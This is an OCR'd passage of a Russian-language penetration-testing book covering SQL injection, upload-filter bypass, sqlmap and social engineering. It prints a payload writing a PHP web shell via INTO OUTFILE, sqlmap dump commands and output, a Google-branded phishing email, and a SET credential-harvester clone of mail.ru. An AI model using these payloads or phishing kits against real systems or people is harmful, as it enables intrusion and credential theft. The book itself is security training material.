


Рис. 4.10. Форма для регистрации, запущенный плагин «Tamper Data»

При помощи этого плагина можно не только осуществлять SQL-инъекции, но и обходить различные ограничения. Технология та же. Например, есть сайт, позволяющий загружать картинки только определенного типа. Проверка типа картинки происходит на стороне пользователя, а это значит, что на сервер отправится запрос, который уже не будет проверяться.

Предположим, что мы хотим загрузить shell.php на сервер, но через форму мы можем отправлять только файлы с расширением pdf. Не беда! Сделаем в той же директории копию файла и переименуем в shell.pdf. Затем воспользуемся формой и отправим переименованный файл на сервер. В момент отправки Tamper Data перехватит запрос. Наша задача — найти то поле, где указан shell.pdf, и переименовать его в shell.php. Таким образом, мы добились своего — нужный файл будет загружен на сервер!

Рис. 4.11. Модификация параметра «text_only» в Tamper Data

Однако, используя SQL, тоже можно загружать файлы на сервер и исполнять их. Сразу уточним, что возможность загружать и исполнять файлы на сервере зависит от его конфигурации. Серверы под управлением Windows более уязвимы к данному типу атак.

Возьмем запрос, сформированный на предыдущем шаге, и модифицируем его, используя функцию load_file:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2,load_file(`c:/
windows/system32/drivers/etc/hosts´),4,5,6,7--+
```

В данном случае сервер вернет содержимое файла hosts, но это не самое интересное. Попробуем создать и запустить собственный файл:

```
http://www.mycorp.com/web/index.php?id=-31 union all select 1,2," <?php echo shell_
exec($_GET['cmd']);?>" ,4,5,6,7 into OUTFILE 'c:/xampp/htdocs/exec.php'--+
```

Теперь, создав файл, мы можем вызывать его с нужным параметром. Сразу же возникает вопрос: а какой параметр нужен? Любой, который можно выполнить из командной строки на стороне сервера. Для примера выполним ipconfig.




Рис. 4.12. Результат исполнения ipconfig на стороне сервера

Автоматизация процесса. Безусловно, все написанное выше очень важно для понимания SQL-инъекций, однако гораздо проще пользоваться автоматическими инструментами, которые выполнят большую часть работы за вас. Одной из заслуживающих внимания программ является sqlmap. Ее можно использовать не только для поиска уязвимостей, но и для эксплуатации уже найденных.

Для примера запустим sqlmap с целью автоматического поиска уязвимостей на интересующей нас странице:

```
root@kali:~# sqlmap -u http://www.mycorp.org --crawl=1
[*] starting at 10:30:43

do you want to check for the existence of site's sitemap(.xml) [y/N]
[10:30:43] [INFO] starting crawler
[10:30:43] [INFO] searching for links with depth 1
do you want to store crawling results to a temporary file for eventual further
processing with other tools [y/N]
[10:30:46] [INFO] sqlmap got a total of 13 targets
URL 1:
GET http://www.mycorp.org:80/models_detail.php?id=2
do you want to test this URL? [Y/n/q]
>
[10:30:47] [INFO] testing URL 'http://www. mycorp.org:80/models_detail.php?id=2'
[10:30:47] [INFO] using '/root/.sqlmap/output/results-11032016_1030am.csv' as the
CSV results file in multiple targets mode
[10:30:47] [INFO] testing connection to the target URL
[10:30:54] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[10:30:56] [INFO] testing if the target URL is stable
...
[10:37:44] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) – 1 to 20
columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)?
[y/N]
sqlmap identified the following injection point(s) with a total of 91 HTTP(s)
requests:
---
Parameter: id (GET)
    Type: boolean-based blind
```

```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 7324=7324

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (comment)
    Payload: id=2 AND SLEEP(5)#

    Type: UNION query
    Title: MySQL UNION query (NULL) - 11 columns
    Payload: id=-6266 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x
716a6a6a71,0x68494973784c556f467756484e68584f736a7279666f635a4774414566627649724947
597961647a,0x7171767871),NULL,NULL,NULL#
---
do you want to exploit this SQL injection? [Y/n]n
```

А теперь используем sqlmap для получения структуры базы данных целевой системы:

```
root@kali:~# sqlmap -u http://www. www.mycorp.org:80/models_detail.php?id=2
--dbms=mysql --dump --threads=5
[10:37:31] [INFO] testing connection to the target URL
[10:37:35] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[10:37:35] [INFO] testing if the target URL is stable
[10:37:36] [WARNING] target URL is not stable. sqlmap will base the page comparison
on a sequence matcher. If no dynamic nor injectable parameters are detected, or
in case of junk results, refer to user's manual paragraph 'Page comparison' and
provide a string or regular expression to match on
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit]
[10:37:40] [INFO] testing if GET parameter 'id' is dynamic
[10:37:40] [INFO] confirming that GET parameter 'id' is dynamic
[10:37:45] [INFO] GET parameter 'id' is dynamic
[10:37:46] [WARNING] reflective value(s) found and filtering out
[10:37:46] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable
[10:37:46] [INFO] testing for SQL injection on GET parameter 'id'
[10:37:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:37:53] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE
or HAVING clause' injectable
[10:37:53] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY
or GROUP BY clause (FLOOR)'
...
Database: db139202_trussart
Table: available_images
[6698 entries]
+----------+--------------+---------------------+----------------------+
| image_id | available_id | full                | thumbnail            |
+----------+--------------+---------------------+----------------------+
[12:18:57] [WARNING] console output will be trimmed to last 256 rows due to large
table size
| 6540     | 991          | mxf4gm9i7i_full.jpg | mxf4gm9i7i_thumb.jpg |
| 6541     | 992          | 4hmfx9mqym_full.jpg | 4hmfx9mqym_thumb.jpg |
| 6542     | 992          | s98v8otl5_full.jpg  | s98v8otl5_thumb.jpg  |
| 6543     | 992          | 3lqby9vrrq_full.jpg | 3lqby9vrrq_thumb.jpg |
| 6544     | 992          | et8c2xpf12_full.jpg | et8c2xpf12_thumb.jpg |
| 6545     | 992          | 4twns60l_full.jpg   | 4twns60l_thumb.jpg   |
```

```
| 6546     | 992          | bmq2xf9693_full.jpg | bmq2xf9693_thumb.jpg |
| 6547     | 992          | stp4cjf980_full.jpg | stp4cjf980_thumb.jpg |
| 6548     | 993          | wj9r6mxwt_full.jpg  | wj9r6mxwt_thumb.jpg  |
| 6549     | 993          | yyzgyrpxjt_full.jpg | yyzgyrpxjt_thumb.jpg |
| 6550     | 993          | ltjukyx3z_full.jpg  | ltjukyx3z_thumb.jpg  |
...
Database: db139202_trussart
Table: gallery
[0 entries]
+----------+------------+-----+
| model_id | gallery_id | src |
+----------+------------+-----+
+----------+------------+-----+
...
Database: db139202_trussart
Table: finishes
[0 entries]
+----------+-----------+-----+-------------+
| model_id | finish_id | src | finish_name |
+----------+-----------+-----+-------------+
+----------+-----------+-----+-------------+
```

Резюме

Web-приложения, ввиду их сложности, являются одним из самых уязвимых мест. Перед началом их проверки будет очень полезным узнать основы web-программирования. Познакомьтесь с HTML, Java, JavaScript, CSS, PHP, SQL. В этом деле вам помогут онлайн курсы (Coursera, EdX) или специальная литература.

Благодаря уязвимостям типа XSS вы сможете включать произвольный код в веб-приложение, украсть cookie-файл и перенаправить пользователя на другой сайт, который может содержать вредоносный код или попросту быть фишинговым. Создание фишинговых сайтов рассмотрено в главе 5.

Украв или подменив cookie-файл, вы сможете выдать себя за другого пользователя, даже за администратора, и получить доступ к закрытой части сайта.

Используя уязвимости в конфигурации серверов и плохо написанного кода, можно загрузить файл на сервер или получить доступ к системному файлу, который уже находится на этом сервере. Это даст возможность выполнять произвольные команды на стороне сервера и получать доступ к критичной информации.

Используйте SQL-инъекции для получения информации из баз данных. Обычно запросы, написанные на этом языке, вставляются в конце URL целевой системы и позволяют считывать информацию из базы данных, а в некоторых случаях и вносить ее туда. Например, вы можете создать себе учетную запись, обладающую правами администратора.

5 Социальная инженерия

Мы уже достаточно много говорили о приемах и техниках, направленных на то, чтобы заставить информационную систему вести себя именно так, как нам надо, а в будущих главах расскажем об этом еще больше. Пришло время коснуться проблемы несколько с другой стороны — не с машинной, но с человеческой. Как бы тонко системный администратор под чутким руководством специалиста по информационной безопасности ни настраивал свои приобретенные у самых именитых производителей системы, в его сети всегда будет присутствовать слабое звено — человек.

Социальная инженерия — это методы психологической манипуляции человеком, направленные на то, чтобы заставить жертву выполнить определенные действия в пользу атакующего.

На самом деле пользователь — один из важнейших компонентов системы. Ведь все, что только ни создается, создается именно для него. У него есть доступ в систему, определенные привилегии, и он может осуществлять различные операции. Для атакующего непринципиален метод, благодаря которому он проникнет в сеть предприятия, важна лишь цель. Пользователь представляет собой первую линию защиты, и если она падет, то вся система рухнет довольно быстро.

В данной главе мы рассмотрим некоторые техники, успешно применяемые для воздействия на пользователей, а также приведем различные примеры таких атак.

На кого обратить внимание?

Поскольку социальная инженерия во многих случаях не требует особых навыков, то круг людей, которые могут нанести вред организации, существенно увеличивается.

Прежде всего, это, конечно, специалисты по информационной безопасности, системные администраторы и другие ИТ-специалисты информацию о которых можно найти на одном из этапов проникновения в сеть. У этих людей достаточно широкие права доступа практически ко всем системам организации.

Разочарованные работники представляют собой большую угрозу для организации. Чаще всего это люди, недовольные нынешним положением дел в компании, своей должностью, окладом или, на их взгляд, несправедливо уволенные. По статистике, в США 75% сотрудников крадут что-либо у своего работодателя, а около 60% после ухода с работы забирают с собой данные о компании и клиентах. Чаще всего данные выносят на бумаге, жестких дисках, флеш-картах. 38% сотрудников используют персональную почту для обмена конфиденциальной информацией предприятия.

Информационные брокеры. Даже если организацию не взламывают в данный момент, это не значит, что она не находится под наблюдением. Существуют целые компании, основной задачей которых является сбор персональной информации с целью последующей перепродажи. Например, LexisNexis, KnowX, MasterFiles и другие. С одной стороны, их можно отнести к разряду специалистов, но мы выделили их в отдельную категорию, чтобы еще раз подчеркнуть важность сбора как можно большего количества информации о целевой организации.

Охотники за головами. Специальность появилась совсем не давно. Такие люди занимаются тем, что осуществляют подбор персонала для определенных организаций. У таких компаний есть целые сайты с вакансиями. Чем они могут быть полезны? Обычно такие люди достаточно хорошо знают структуру организации, для которой они ищут людей. Ничто не мешает нам создать профиль — предположим, на LinkedIn, — который будет на 120% отвечать требованиям одной из вакансий. А во время собеседования, которое будет вначале проходить именно с рекрутинговой организацией, узнать больше о целевой компании.

Фазы атаки

Для начала посмотрим на картину в целом. Чтобы удачно провести нацеленную на человека атаку, необходимо:

1) собрать как можно больше информации о нем;

2) установить доверительные отношения;

3) получить информацию;

4) действовать.

Сбор информации. Информацию можно собирать из различных источников — корпоративного сайта, социальных сетей, форумов, публикаций и даже из мусора.

Что может быть прекраснее, чем копаться в мусорном баке вместе с лицами без определенного места жительства?! Но на самом деле из, казалось бы, никому не нужного мусора можно собрать достаточное количество информации для проведения успешной атаки. Люди склонны выбрасывать ненужные вещи — счета, старые рецепты, выписки из банков, фотографии, резюме и многое другое. Используя эти данные, можно определить, чем человек болен, у какого врача лечится, где живет, персональный номер телефона, финансовое состояние и многое другое, что потом

можно использовать против него. Иногда можно неделями пытаться проникнуть в систему, потратив на это большое количество времени и средств, а потом за 10 минут найти в мешке с мусором листик, на котором записаны логин и пароль.

Для сбора информации из социальных сетей очень хорошо подойдет ранее рассмотренный инструмент Maltego.

Установление доверительных отношений. Для этого не обязательно общаться с человеком на протяжении нескольких лет. На самом деле все можно сделать в рамках одного телефонного звонка. Очень хорошо это демонстрирует пример со взломом AOL. Злоумышленник разговаривал с оператором службы технической поддержки более часа. Он установил доверительные отношения с сотрудником, а затем упомянул в разговоре о том, что продает свою машину. Сотрудник компании проявил к ней интерес и попросил прислать фотографии. Злоумышленник прислал троянского коня и таким образом получил доступ ко внутренней сети организации.

Получение информации. Чем больше информации получит злоумышленник от сотрудника, тем успешнее будет атака. В одном из случаев хакер позвонил по общедоступному телефону компании и, представившись новым сотрудником, попросил телефон службы технической поддержки. Позвонив во внутреннюю службу, он, как новый сотрудник, узнал контакты директора ИТ-отдела якобы для согласования подключения к локальной сети.

Эта история плавно переходит к следующей фазе — действию. Злоумышленник звонит в службу технической поддержки и представляется новым сотрудником, которого только недавно приняли на работу и еще не успели сделать ему аккаунт и выдать компьютер. Однако уже сегодня, буквально через пару минут, ему необходимо выступить с презентацией перед начальниками отделов. Проблема в том, что он не может войти в систему, чтобы ее запустить, но он только что разговаривал с начальником ИТ-отдела (называет имя), и тот устно согласовал создание временной учетной записи. Сотрудник службы технической поддержки очень хотела помочь новому сотруднику. К тому же это внутренняя служба и посторонние сюда не звонят, а кроме того, сам начальник ИТ-отдела дал согласие. В результате злоумышленник получил доступ во внутреннюю сеть, не прибегая к использованию технических навыков.

Манипулирование людьми

Поскольку социальная инженерия подразумевает контакт человека с человеком, необходимо рассмотреть методы, при помощи которых можно заставить человека выполнить нужное действие.

Установление временных рамок. Для этого можно начать диалог с фразы «это займет буквально несколько секунд» или, при личном контакте, можно, например, смотреть на часы.

Помощь. Один из наиболее эффективных способов заставить человека сделать что-то — просто попросить его о помощи.

Поддержание эго. Люди любят быть правыми, и одна из техник как раз и заключается в том, чтобы заставить человека поверить в свою правоту. Такой человек будет относиться более открыто к собеседнику и не будет воспринимать его как угрозу. Для этого надо просто не показывать свои знания в какой-либо области, а сказать, что вы в этом не разбираетесь, и попросить о помощи.

Ценить собеседника. Еще один способ завоевать доверие собеседника — это сказать ему первым о том, что его помощь для вас неоценима, или подчеркнуть его глубокие знания о предмете обсуждения.

Правильные вопросы. Задавайте верные вопросы, которые помогут получить больше информации. Если на заданный вопрос можно ответить только «да» или «нет», это не очень хорошо. Информативными будут такие вопросы, как «как?», «когда?» и «почему?».

Моральные обязательства. Можно призывать человека сделать что-то потому, что он обязан это сделать ввиду, например, служебного положения.

Угрозы. Не всегда социальные инженеры ведут милые беседы, иногда угроза — достаточно действенный способ добиться желаемого.

Вознаграждение. Предложить собеседнику нечто за что-то. Не обязательно это будут деньги. В ходе одного из исследований случайным прохожим предлагали сувениры в подарок, если они просто напишут свой пароль на листочке. Что интересно, 90% сделали это.

Нейролингвистическое программирование. Целая область психологии, исследующая способы манипулирования людьми. К сожалению, рассмотрение этих техник займет не одну сотню страниц и выходит за рамки нашей книги.

Типы атак


Претекстинг (pretexting). В этом случае человек выдает себя за другого с целью получения от собеседника необходимой информации. Найдя в мусорном баке квитанцию из банка, злоумышленник позвонил жертве, представившись сотрудником кредитного отдела, и сказал, что срок действия карты жертвы истекает и можно заказать новую. В ответ жертва сообщила, что это не так, и уточнила срок действия своей карты. Злоумышленник, сославшись на ошибку в системе, попросил уточнить еще и номер карты, после чего жертва сообщила и его.

Подделка принадлежности. Очень хорошо работает в крупных организациях. В наше время несложно достать униформу сотрудника службы доставки. На Ebay фирменная куртка компании DHL свободно продается за 70 евро. Ни у кого не вызовет подозрения сотрудник службы доставки, который ходит по кабинетам и ищет

нужного человека. Хотя главной задачей для него будет найти незаблокированную рабочую станцию, оставленный без присмотра ноутбук или документы.

Фишинг (phishing). Главная идея данного метода состоит в создании поддельных писем и сайтов организаций для получения доступа к приватной информации.

Например, злоумышленник составляет письмо, в котором говорится о том, что аккаунт пользователя в системе заблокирован и для разблокировки необходимо перейти по указанной ниже ссылке. Такие письма могут рассылаться от имени банков, почтовых и игровых сервисов, а также социальных сетей.


Google

@gmail.com

Здравствуйте!

Ваш профиль @gmail.com может быть заблокирован, в связи с просьбой, поступившей к Администрации 01.12.2015 г. Согласно пункту 18.3 пользовательского соглашения, Администрация оставляет за собой право временно приостановить, либо прекратить предоставление услуг, своевременно уведомив об этом пользователя.

Ознакомиться с заявлением

Ознакомтесь с заявкой, и если Вы не отправляли заявление на блокировку Вашего аккаунта, убедительная просьба отклонить его в течение 7 дней, иначе Ваш почтовый аккаунт будет заблокирован до выяснения обстоятельств. Ей присвоен номер 20094709567875660.

Отклонить заявление

С уважением,
команда Google Аккаунтов

Не отвечайте на это сообщение. Дополнительную информацию ищите в Справочном центре Google Аккаунтов.

Это обязательное уведомление, содержащее сведения о важных изменениях в используемом Вами сервисе или аккаунте Google.

Рис. 5.1. Фишинговое письмо, отправленное от имени Google

Есть техники, которые позволяют скрыть от пользователя реального получателя письма — например, указав в поле «Replay-To» accounts@google.com, в то время как в поле «Sender» будет указан отправитель someuser@google.com. Однако пользователи не склонны анализировать такие письма и увидят только то, что хочет составитель такого письма.

Зачастую в такие письма добавляют вместо ссылок приложения, зараженные вирусом. Еще один классический пример — «письма счастья». В этом случае пользователь получает письмо, в котором говорится, что отправитель стал наследником огромного состояния и для его получения необходим поручитель, которому причитается в качестве вознаграждения 40% от суммы наследства, что составит около

5 миллионов долларов США. Для того чтобы стать поручителем, необходимо выслать определенные данные.

Зачастую такие письма не нацелены на какого-то конкретного человека. Отклик на них составляет около 0,1%, однако и этого будет достаточно.

И, конечно же, поддельные сайты. Даже если пользователь очень опытен, его все равно можно обмануть. В наше время можно зарегистрировать домен на подставного человека и получить SSL-сертификат на 60 дней, практически не проходя валидацию.

Для примера возьмем банк с более-менее привычным названием, например Raiffeisen. По правилам Всемирной паутины, зарегистрировать домен raiffaisen.com нам никто не запретит. А большинство конечных пользователей не заметят подмены. Как мы уже писали, для получения тестового SSL-сертификата от Comodo нет необходимости проходить проверку на подлинность. Они проверят только то, что у человека есть доступ к почтовому ящику, находящемуся в этом домене.

Дальше — дело техники. Например, можно разослать пользователям письмо с просьбой ознакомиться с новыми правилами банка, которые находятся по указанному адресу.

Телефонный фишинг. В наше время автоматические АТС стали неотъемлемой частью сферы обслуживания. Для ускорения и упрощения идентификации многие банки просят своих клиентов идентифицироваться по телефону, а именно ввести номер клиента и пароль во время ожидания оператора. Атака при таком типе аутентификации достаточно проста. Конфигурируется АТС, которая фиксирует все действия пользователя. Далее всем пользователям рассылается письмо с просьбой связаться с банком по заранее подготовленному номеру. Пользователь будет звонить и вводить свои данные, после чего звонок будет сбрасываться. Конечно, после определенного количества раз это ему надоест, но к тому времени у атакующего уже скопится несколько паролей с его карты и номер пользователя.

Приманка. При помощи этого приема была остановлена работа целого предприятия, внутренняя сеть которого не имела связи с внешним миром. Злоумышленник оставил красивую, крупную и привлекающую внимание флеш-карту на парковке для сотрудников, один из которых заметил и подобрал ее. Естественно, это было утром, перед началом рабочего дня. Любопытство взяло верх, и сотрудник решил проверить ее содержимое прямо на рабочем месте. Как вы понимаете, на ней был вирус, который очень быстро распространился по внутренней сети.

Подглядывание. Узнать пароль можно, просто подглядев его, по-английски это называется «shoulder serfing». Подглядеть пароль можно любым способом — через окно при наличии хорошей оптики, получив доступ к камерам наблюдения или просто заглянув через плечо.

Проход «паровозиком» (tailgating). Используется для проникновения на защищенные объекты. Предположим, что на предприятии стоят турникеты и доступ осуществляется по электронным картам. Но если убедить одного из сотрудников

в том, что вы потеряли свою карту, а вам необходимо срочно попасть на совещание, то электронная система пропустит двоих человек сразу, если они будут проходить через турникет вплотную друг к другу.

Social-Engineer Toolkit

Kali linux включает в себя фреймворк, предназначенный для планирования и проведения направленных на людей атак — проще говоря, для облегчения проведения социальной инженерии.

Данный фреймворк содержит в себе огромные возможности. Продемонстрируем его работу на примере создания фишингового сайта.

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 7.4.1
                   Codename: 'Recharged'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>1


Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
```

```
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set>2


   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method
   8) HTA Attack Method

  99) Return to Main Menu

set:webattack>3


1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2


[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them into
a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:127.0.0.1


[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://mail.ru/


[*] Cloning the website: https://mail.ru/
[*] This could take a little bit...
Python OpenSSL wasn't detected or has an installation issue, note that SSL
compatibility is now turned off

The best way to use this attack is if username and password form
```

```
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON – everything will be placed in your web root directory of
apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/
harvester_date.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
[*] SET is now listening for incoming credentials. You can control-c out of this
and completely exit SET at anytime and still keep the attack going.
[*] All files are located under the Apache web root directory: /var/www/html
[*] All fields captures will be displayed below.
[Credential Harvester is now listening below...]
```

На предыдущих шагах мы создали с помощью Social-Engineer Toolkit точную копию главной страницы популярного почтового сервиса mail.ru. Как вы видите, для этого понадобилось только выбрать правильный пункт в меню и указать URL страницы, которую мы хотим клонировать, а также IP-адрес сервера, на который будет отправляться введенная пользователем информация. Данный фреймворк сам создал копию, запустил веб-сервер и разместил страницу в нужной директории. Теперь протестируем, откроем браузер и введем в адресную строку «localhost».




Рис. 5.2. Клон главной страницы почтового сервиса mail.ru, размещенный на локальном компьютере

После того как пользователь вводит логин и пароль, его данные записываются в файл на локальном компьютере, а его самого система перенаправит на настоящий сайт.

Сохраненные пользовательские данные:

```
root@kali:/var/www/html# cat harvester_2016-11-04\ 06\:38\:11.337695.txt
Array
(
    [Domain] => mail.ru
    [Login] => someuser
    [Password] => 12345678
    [new_auth_form] => 1
    [FromAccount] => 1
    [saveauth] => 1
)
```

Резюме

Человек является самым слабым звеном любой системы. А поскольку именно человек создает и использует ИС, то грамотно продуманная атака может помочь получить доступ к самому защищенному серверу даже плохо подготовленному аудитору.

На данном этапе вам пригодится информация, собранная о сотрудниках, особенно та, что есть в социальных сетях. На этом этапе хороши любые средства — от установления дружеских отношений до просьб и запугиваний.

Мы рекомендуем прочитать книгу Кевина Митника «Искусство обмана». В ней содержится много интересных примеров. Ознакомьтесь с основами социальной инженерии — это поможет грамотно манипулировать людьми. Не применяйте эти навыки в повседневной жизни, используйте их только во время проведения аудитов.

Не забывайте о фишинге. Грамотно созданное письмо от имени лица или организации, которой доверяет цель, может заставить человека выслать все необходимые данные по почте. Грамотно созданная копия сайта также поможет нам без особых хлопот получить имена пользователей и пароли.

6 Получаем пароли

В современном мире существует довольно много видов аутентификации. Есть методы, использующие биометрические данные (сканирование отпечатка пальца, радужки, лица, голоса), дополнительные устройства (мобильный телефон, генератор паролей, смарт-карты). Также есть способы, учитывающие даже такие параметры, как GPS-координаты и манера набирать пароль на клавиатуре. И все же до сих пор самым популярным методом аутентификации является ввод логина и пароля.

